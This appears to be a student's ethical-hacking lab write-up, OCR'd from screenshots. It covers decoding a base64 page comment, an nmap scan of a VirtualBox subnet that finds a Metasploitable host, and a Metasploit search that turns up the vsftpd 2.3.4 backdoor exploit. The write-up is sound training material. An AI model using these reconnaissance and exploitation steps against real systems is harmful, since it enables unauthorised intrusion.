


Login: xyzxyz

Password: Pa$$w0rd

4) The username and password were accepted and another webpage appeared which suggested that another clue was hidden. Using the web browser's

Inspection tool, we looked for anything potentially hidden clue in the page's code.



Kali 2020.2 [Running] - Oracle VM VirtualBox

localhost/index.php?user=xyzxyz&pass=Pa%24%24w0rd


You are so close..

```
<br>
<!--
PCFET0NUWVBFIGh0bWw+CjxodGlsPgo8aGVhZD4KCTxsaW5rIGhyZWY9Ii8vbWF4Y2RuLmJvb3RzdHJhcGNk
/PgoKCSAgPC9kaXY+Cgk8L2Rpdj4KPC9ib2R5Pgo8aHRtbD4=
-->
```

html > body > div.wrapper.fadeInDown > div#formContent > br

cy5jbG91ZGZsYXJlLmNvbS9hamF4L2xpYnMvanF1ZXJ5LzMuMi4xL2pxdWVyeS5taW4uanMiPjwvc2NyaXB0
PgoJPGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJzdHlsZS5jc3MiPgo8IS0tLS0tLSBJbmNsdWRlIHRo
ZSBhYm92ZSBpbiB5b3VyIEhFQUQgdGFnIC0tLS0tLS0tLS0+CjwvaGVhZD4KPGJvZHk+Cgk8ZGl2IGNsYXNz
PSJ3cmFwcGVyIGZhZGVJbkRvd24iPgoJICA8ZGl2IGlkPSJmb3JtQ29udGVudCI+CgkJPCEtLSBUYWJzIFRp
dGxlcyAtLT4KCgkJPCEtLSBJY29uIC0tPgoJCTxkaXYgY2xhc3M9ImZhZGVJbiBmaXJzdCI+CgkJICA8aW1n
IHNyYz0iZGF0YTppbWFnZS9qcGVnO2Jhc2U2NCwvOWovNEFBUVNrWkpSZ0FCQVFBQUFRQUJBQUQvMndDRUFB
a0dCeElTRWhVUUVoSVZGdUlVWRlJjVkZSVVZGeFVXRmhVVkZSVVhGaFVWRnhzWUhTZ2dHQm9sR3hVVklURWhK
U2tyTGk0dUZ4OHpPRE1zT0NndExpc0JDZ29LRGcwT0d4QVFHeTBsSHlVckxTMHJMUzB0TFMwdExTMHRLeTB0

5) In the Body of the web page there appeared to be a hashed string in base64 code format. To decode the hashed string, we copied the string and decoded it using an online decode utility, www.base64decode.org.



Kali 2020.2 [Running] - Oracle VM VirtualBox

Base64 Decode and Encode - Online - Mozilla Firefox

https://www.base64decode.org

odkRmYWZNSjRDNXlVcHVUNlhyMi9aRHBLMXYzR29VV0M0bjlTODRmVXUvUnZ0MkxuZXFMN3Z1YVdub29pdjJjeFhDWG1
hUGZhMy9BRHFjbDhaSCtvMjJudHR0NHBWcHFSOGpoSEd4ejNIUmpHbHpqNEFacDZvcTdGTUhpWStXVnJXdnlqcEpqMnJ
uQVd1YkEvTXNBNGh3eklHNmVGbW5IU2QrektwcDhyN283c0E4cW9ObVZzWC9BSG9COTdveWZ2YWZjckN3dkVvS2xuYV
U4ckpXOFMwNXQ2T2FlOHc5Q0FxNE5iZ3VKL1h4bkQ2Zy9wR1dFVG5IaVRiZFBVdURUMVVYaXV3V0kwTGhVVXpqTXdad
G1wUzRQRGRibG9POWlyUzRLbXZobHQvSmRVY3ptNkZkY1ZjUFNWTDRENVU1bVdaV1JpWURJeU0zV1RDMnR4a3g1L1o
4VlkyQjQvUzFndlR6TmViWE1aN3NyZkZoejk0dU9xcFBINm90R2I4aHNZOEhRckpRalhrYUZkY1ZlZlNGMWk4VFhCcXBwa2d
oYTRwbXUwUHVXeFpsd1FoQ0FFSVFnQkNFSUFRaENBRmcrUUJacUdteEhjazNITnUzbU5jeXBTc2hraTZRbGF5Rm5DNXJ4

For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for multiple entries).

Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).


< DECODE > Decodes your data into the textarea below.

```
<!DOCTYPE html>
<html>
<head>
	<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
	<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js"></script>
	<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
	<link rel="stylesheet" href="style.css">
<!------ Include the above in your HEAD tag ---------->
</head>
<body>
	<div class="wrapper fadeInDown">
	  <div id="formContent">
		<!-- Tabs Titles -->
```

a. The decoded data appeared to be a server-side script in the server web format, .php. We copied the entire contents of the decoded data and pasted it into a new text file called 'page.txt'.
b. Using a text editor we saved the 'page.txt' file as a new file, 'page.php'.
c. Since .php files are run in the Apache web server, we moved the file to the /var/www/html directory.


```
timkali02@kali02:~/Downloads$ ls -alh /var/www/html/
total 56K
drwxr-xr-x 2 root      root      4.0K Jul  9 12:13 .
drwxr-xr-x 3 root      root      4.0K Jul  6 20:12 ..
-rw-r--r-- 1 root      root       11K Jul  6 20:22 index.html
-rw-r--r-- 1 root      root       612 Jul  6 20:18 index.nginx-debian.html
-rw-r--r-- 1 timkali02 timkali02  23K Jan  1  2020 index.php
-rw-r--r-- 1 timkali02 timkali02 5.2K Nov  1  2019 style.css

timkali02@kali02:~/Downloads$ ls /home/timkali02/Documents/EH-13_Final/
page.php  Step01_RARpassword      Step03_6MoveFiles     Step05_9CopiedString.txt
page.txt  Step02_3ExtractRARfiles  Step03_6StartApache2

timkali02@kali02:~/Downloads$ sudo mv /home/timkali02/Documents/EH-13_Final/page.php
/var/www/html/
[sudo] password for timkali02:

timkali02@kali02:~/Downloads$ ls -alh /var/www/html/
total 68K
drwxr-xr-x 2 root      root      4.0K Jul  9 12:58 .
drwxr-xr-x 3 root      root      4.0K Jul  6 20:12 ..
-rw-r--r-- 1 root      root       11K Jul  6 20:22 index.html
-rw-r--r-- 1 root      root       612 Jul  6 20:18 index.nginx-debian.html
-rw-r--r-- 1 timkali02 timkali02  23K Jan  1  2020 index.php
-rw-r--r-- 1 timkali02 timkali02  12K Jul  9 12:52 page.php
-rw-r--r-- 1 timkali02 timkali02 5.2K Nov  1  2019 style.css
```

d. With the decoded 'page.php' file in the proper web server directory, /var/www/html, we wanted to opened the page file using the web browser. The Apache2 web server needed to be re-started in order to read the file new file copied into the /var/www/html/ directory.
    i. sudo service apache2 stop
    ii. sudo service apache2 status
    iii. sudo service apache2 start
    iv. sudo service apache2 status
    v.



Find me in the network!

6) The resulting web page suggests that there would be a way to reach this web page from across the network. We scanned the network using the network mapping utility, nmap, and saved the scan result to an .xml file called 'scanresult.xml'.
   a. In order to easily read the output of the network scan results, we converted the .xml result file to a .html readable file.
   b. The result of the network scan revealed that there was another PC on the network
   c. The nmap scan report also included OS detection (-O) and Version detection of the services running on the open ports (-sV).


Nmap Scan Report - Scanned at
File
C:/Users/timca/OneDrive/Documents/Cyber%20CS-07/02%20MIA-CSE/08%20Ethical%20Hacking/EH-13...
Go to top
Toggle Closed Ports
Toggle Filtered Ports

Nmap Scan Report - Scanned at Thu Jul 9 13:27:33 2020

Scan Summary | 192.168.56.1 | 192.168.56.100 | 192.168.56.101 | 192.168.56.102

Scan Summary

Nmap 7.80 was initiated at Thu Jul 9 13:27:33 2020 with these arguments:
nmap -O -sV -oX scanresult.xml 192.168.56.0/24

Verbosity: 0; Debug level 0

Nmap done at Thu Jul 9 13:28:16 2020; 256 IP addresses (4 hosts up) scanned in 43.79 seconds

192.168.56.1

Address

- 192.168.56.1 (ipv4)
- 0A:00:27:00:00:13 (mac)

Ports

The 995 ports scanned but not shown below are in state: **closed**

- 995 ports replied with: **resets**


Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack			
5357	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
7070	tcp	open	realserver	syn-ack			

Remote Operating System Detection

- Used port: **135/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **36299/udp** (**closed**)
- OS match: **Microsoft Windows Longhorn** (**95%**)
- OS match: **Microsoft Windows 10 1703** (**93%**)
- OS match: **Microsoft Windows 10 1511** (**93%**)
- OS match: **Microsoft Windows Server 2008 R2** (**93%**)
- OS match: **Microsoft Windows Server 2008 SP2** (**93%**)
- OS match: **Microsoft Windows 7 SP1** (**93%**)
- OS match: **Microsoft Windows 8.1 Update 1** (**93%**)
- OS match: **Microsoft Windows 8** (**93%**)
- OS match: **Microsoft Windows Vista SP1** (**92%**)
- OS match: **Microsoft Windows 7 Enterprise SP1** (**92%**)

- OS identified but the fingerprint was requested at scan time. **(click to expand)**

Misc Metrics (click to expand)


Nmap Scan Report - Scanned at
File
C:/Users/timca/OneDrive/Documents/Cyber%20CS-07/02%20MIA-CSE/08%20Ethical%20Hacking/EH-13...
Go to top
Toggle Closed Ports
Toggle Filtered Ports

192.168.56.100

Address

- 192.168.56.100 (ipv4)
- 08:00:27:C6:59:BA - Oracle VirtualBox virtual NIC (mac)

Ports

The 1000 ports scanned but not shown below are in state: **filtered**

- 1000 ports replied with: **proto-unreaches**

Remote Operating System Detection

Unable to identify operating system.

- Used port: **44067/udp** (**closed**)

Misc Metrics (click to expand)

192.168.56.101

Address

- 192.168.56.101 (ipv4)

Ports

The 999 ports scanned but not shown below are in state: **closed**

- 999 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	2.4.43	(Debian)

Remote Operating System Detection


- Used port: **80/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **30296/udp** (**closed**)
- OS match: **Linux 2.6.32** (**100%**)

Misc Metrics (click to expand)

192.168.56.102

Address

- 192.168.56.102 (ipv4)
- 08:00:27:37:F6:7D - Oracle VirtualBox virtual NIC (mac)



Nmap Scan Report - Scanned at
File
C:/Users/timca/OneDrive/Documents/Cyber%20CS-07/02%20MIA-CSE/08%20Ethical%20Hacking/EH-13...

- OS match: **Linux 2.6.32** (**100%**)

Misc Metrics (click to expand)

192.168.56.102

Address

- 192.168.56.102 (ipv4)
- 08:00:27:37:F6:7D - Oracle VirtualBox virtual NIC (mac)

Ports

The 977 ports scanned but not shown below are in state: **closed**

- 977 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4	
22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
23	tcp	open	telnet	syn-ack	Linux telnetd		
25	tcp	open	smtp	syn-ack	Postfix smtpd		
53	tcp	open	domain	syn-ack	ISC BIND	9.4.2	
80	tcp	open	http	syn-ack	Apache httpd	2.2.8	(Ubuntu) DAV/2
111	tcp	open	rpcbind	syn-ack		2	RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
512	tcp	open	exec	syn-ack	netkit-rsh rexecd		
513	tcp	open	login	syn-ack	OpenBSD or Solaris rlogind		
514	tcp	open	shell	syn-ack	Netkit rshd		
1099	tcp	open	java-rmi	syn-ack	GNU Classpath grmiregistry		
1524	tcp	open	bindshell	syn-ack	Metasploitable root shell		
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003
2121	tcp	open	ftp	syn-ack	ProFTPD	1.3.1	
3306	tcp	open	mysql	syn-ack	MySQL	5.0.51a-3ubuntu5	
5432	tcp	open	postgresql	syn-ack	PostgreSQL DB	8.3.0 - 8.3.7	
5900	tcp	open	vnc	syn-ack	VNC		protocol 3.3
6000	tcp	open	X11	syn-ack			access denied
6667	tcp	open	irc	syn-ack	UnrealIRCd		
8009	tcp	open	ajp13	syn-ack	Apache Jserv		Protocol v1.3
8180	tcp	open	http	syn-ack	Apache Tomcat/Coyote JSP engine	1.1	

Remote Operating System Detection

- Used port: **21/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **30977/udp** (**closed**)
- OS match: **Linux 2.6.9 - 2.6.33** (**100%**)

Misc Metrics (click to expand)

7) The network scan revealed that there was another PC on the network at address 192.168.56.102. Based on the ports that were discovered to be open on that PC, we performed a search of potential vulnerabilities.
    a. Using a database utility, the msfconsole available using MetaSploit, to search for known vulnerabilities and known exploits, we searched for any of the running services.
    b. TCP port 21 was an open port on the new PC. The service running on port 21 was an FTP service called vsftpd, version 2.3.4.
    c. According to the exploits database available from MetaSploit, there is a known vulnerability with the service, vsftpd version 2.3.4. The exploit allows for an anonymous ftp login session to run and leave port 6200 open

```
       =[ metasploit v5.0.96-dev                          ]
+ -- --=[ 2041 exploits - 1104 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the last opened session

msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD
v2.3.4 Backdoor Command Execution
```

